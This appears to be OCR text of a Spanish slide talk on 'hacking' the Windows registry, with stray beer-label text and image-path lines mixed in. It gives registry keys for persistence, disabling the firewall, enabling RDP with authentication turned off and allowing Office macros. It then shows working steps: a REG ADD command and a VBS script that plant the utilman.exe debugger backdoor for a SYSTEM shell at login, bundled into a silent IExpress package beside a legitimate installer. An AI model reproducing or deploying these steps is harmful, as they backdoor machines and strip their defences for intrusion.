Hacking registro de windows

Valentín Martín
valentin.martin@gmail.com
@valenmarman

La cerveza

125 JAHRE
PILSENER
FLENSBURGER PILSENER
THEBEERDAILY.com
photo ©CARLOS LEAL JIMÉNEZ

Estrella Galicia
Estrella Galicia
CERVEZA ESPECIAL


OSLO
NORGE
Ringnes
PILSNER
ALK 4,6% VOL

Budweiser
Budweiser
KING OF BEERS

1890
CINCO ESTRELLAS
18 90
Mahou
ORIGINAL
CERVEZA ESPECIAL

Yuste

El registro de Windows



Nombre	Tipo	Datos
ab (Predeterminado)	REG_SZ	(valor no establecido)
ab AutoConfigProxy	REG_SZ	wininet.dll
CertificateRevocation	REG_DWORD	0x00000001 (1)
DisableCachingOfSSLPages	REG_DWORD	0x00000000 (0)
ab EmailName	REG_SZ	User@
EnableAutodial	REG_DWORD	0x00000000 (0)
EnableHttp1_1	REG_DWORD	0x00000001 (1)
EnableNegotiate	REG_DWORD	0x00000001 (1)
ab IE5_UA_Backup_Flag	REG_SZ	5.0
MigrateProxy	REG_DWORD	0x00000001 (1)
ab MimeExclusionListForCache	REG_SZ	multipart/mixed multipart/x-mixed-replace multip...
NoNetAutodial	REG_DWORD	0x00000000 (0)
PrivacyAdvanced	REG_DWORD	0x00000000 (0)
ProxyEnable	REG_DWORD	0x00000001 (1)
Proxyhttp1.1	REG_DWORD	0x00000001 (1)
ab ProxyServer	REG_SZ	http=10.0.2.11:8080
SecureProtocols	REG_DWORD	0x000000a0 (160)
UrlEncoding	REG_DWORD	0x00000000 (0)
ab User Agent	REG_SZ	Mozilla/4.0 (compatible; MSIE 8.0; Win32)
UseSchannelDirectly	REG_BINARY	01 00 00 00
WarnOnPost	REG_BINARY	01 00 00 00
WarnonZoneCrossing	REG_DWORD	0x00000000 (0)
ZonesSecurityUpgrade	REG_BINARY	e5 f5 89 2d e7 d1 cf 01

Equipo\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings

Se puede acceder al registro ejecutando regedit.exe

Claves de Registro interesantes para acceder a un Sistema Windows

- **En el arranque del sistema**
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RunOnce
  - HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RunOnce
  - HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RunOnceEx

  HKCU\Software\Microsoft\Windows\Current Version\Run\fichero.exe

- **Para depurar aplicaciones**
  - Key_Local_Machine\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

  HKLM\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Image File Execution Options\utilman.exe
  Debugger="cmd.exe“

- **Para deshabilitar el firewall**
  - HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile
  - HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\PublicProfile
  - HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile

  EnableFirewall=0

Claves de Registro interesantes para acceder a un Sistema Windows

- **Para el escritorio remoto**
  - **HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\Control\Terminal Server**
    fDenyTSConnections=0
  - **HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services**
    UserAuthentication = 0
    SecurityLayer = 0

- **Para poder ejecutar macros en el office**
  - **HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Office\15.0\Word\Security\Trusted locations**
    allownetworklocations =1

    HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Office\15.0\Word\Security\Trusted locations\Location3
    AllowSubFolders=1
    Path=%userprofile%

Claves de Registro interesantes para acceder a un Sistema Windows

- **Para la navegación por Internet y salir por el proxy**
  - **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings**


MigrateProxy=dword:00000001

ProxyEnable=dword:00000001

ProxyHttp1.1=dword:00000001

ProxyServer=" http=10.0.2.11:8080"


- **Para las Políticas del usuario**
  - **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies**
  - **HKEY_CURRENT_USER\Software\Policies**
- **Para las Políticas del equipo**
  - **HKEY_LOCAL_MACHINE \SOFTWARE\Policies**
  - **HKEY_LOCAL_MACHINE \SOFTWARE\Microsoft\Windows\CurrentVersion\Policies**



¿Cómo lo hacemos?

Iexpress

- Es un empaquetador que viene en Windows desde la versión de XP.



Welcome to IExpress 2.0

This wizard will help you create a self-extracting / self-installing package.


First, you need to create a Self Extraction Directive (SED) file to store information about your package. If you have already done this, select Open existing one; otherwise, select Create New Self Extraction Directive file.

● Create new Self Extraction Directive file.

○ Open existing Self Extraction Directive file:

Iexpress.exe

- Se pueden añadir todo tipo de ficheros y pedir que se ejecuten



IExpress Wizard


Packaged files

Create a list of files that you want in your compressed package.

Filename	Path
7z938.msi	C:\temp\
remoto.vbs	C:\temp\
final.EXE	C:\temp\

Iexpress.exe

- Cada fichero se ejecuta de distinta manera



Install Program to Launch

Select the programs or INF files to launch from the package. A custom command can also be created below.

Install Program: wscript remoto.vbs

The below comand will be run after the install has completed.

Post Install Command: final.exe

- **Para un fichero REG**
  Regedit.exe /s fichero.REG (/s modo silencioso)

- **Para un fichero MSI**
  Msiexec.exe /i FICHERO.MSI (/i indica instalación)

- **Para un fichero BAT**
  cmd.exe /c FICHERO.BAT (/c línea de comandos)

- **Para un fichero VBS**
  Wscript.exe FICHERO.VBS


- **Para un fichero PS1**
  Powershell.exe FICHERO.PS1

- **Para un fichero EXE**
  Calc.exe (sin nada de nada)

Ejemplo 1

- Si usuario administrador ejecuta:

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /v
Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
```




Install Program to Launch

Select the programs or INF files to launch from the package. A custom command can also be created below.

Install Program: REG ADD "HKLM\SOFTWARE\Mic

The below comand will be run after the install has completed.

Post Install Command: msiexec /i 7z938.msi



Package Name and Options

Enter the target path and filename for your package. This is the file that will get downloaded and executed by the user.


utilman

Options


☑ Hide File Extracting Progress Animation from User

☑ Store files using Long File Name inside Package

Ejemplo 1



Nombre	Tipo	Datos
(Predeterminado)	REG_SZ	(valor no establecido)
Debugger	REG_SZ	C:\windows\system32\cmd.exe



Presione Ctrl+Alt+Supr para iniciar una sesión.

```
Microsoft Windows [Versión 6.2.9200]
(c) 2012 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```


Ejemplo 2

Remoto.vbs

```
Dim Equipo, objReg, Ruta, Nombreclave, Valor
HKEY_LOCAL_MACHINE = &H80000002
Equipo = "."
Set objReg = GetObject("winmgmts:\\" & Equipo  &  "\root\default:StdRegProv")
Ruta = "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe"
objReg.CreateKey HKEY_LOCAL_MACHINE, Ruta
NombreClave = "Debugger"
Valor = "cmd.exe"
objReg.SetSTRINGValue HKEY_LOCAL_MACHINE, Ruta, NombreClave, Valor

ruta2 = "SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services"
objReg.CreateKey HKEY_LOCAL_MACHINE, ruta2
NombreClave2 = "UserAuthentication"
Valor2 = 0
objReg.SetDWORDValue HKEY_LOCAL_MACHINE, Ruta2, NombreClave2, Valor2
NombreClave3="SecurityLayer"
Valor3 = 0
objReg.SetDWORDValue HKEY_LOCAL_MACHINE, Ruta2, NombreClave3, Valor3

Ruta4 = "SYSTEM\CurrentControlSet\Control\Terminal Server"
objReg.CreateKey HKEY_LOCAL_MACHINE, Ruta4
NombreClave4 = "fDenyTSConnections"
Valor4 = 0
objReg.SetDWORDValue HKEY_LOCAL_MACHINE, Ruta4, NombreClave4, Valor4
```

```
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\PublicProfile
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
```

Ejemplo 2



Install Program to Launch


Select the programs or INF files to launch from the package. A custom command can also be created below.

Install Program: wscript remoto.vbs

The below comand will be run after the install has completed.

Post Install Command: msiexec /i 7z938

Se genera un ejecutable remoto.EXE



Install Program to Launch

Select the programs or INF files to launch from the package. A custom command can also be created below.

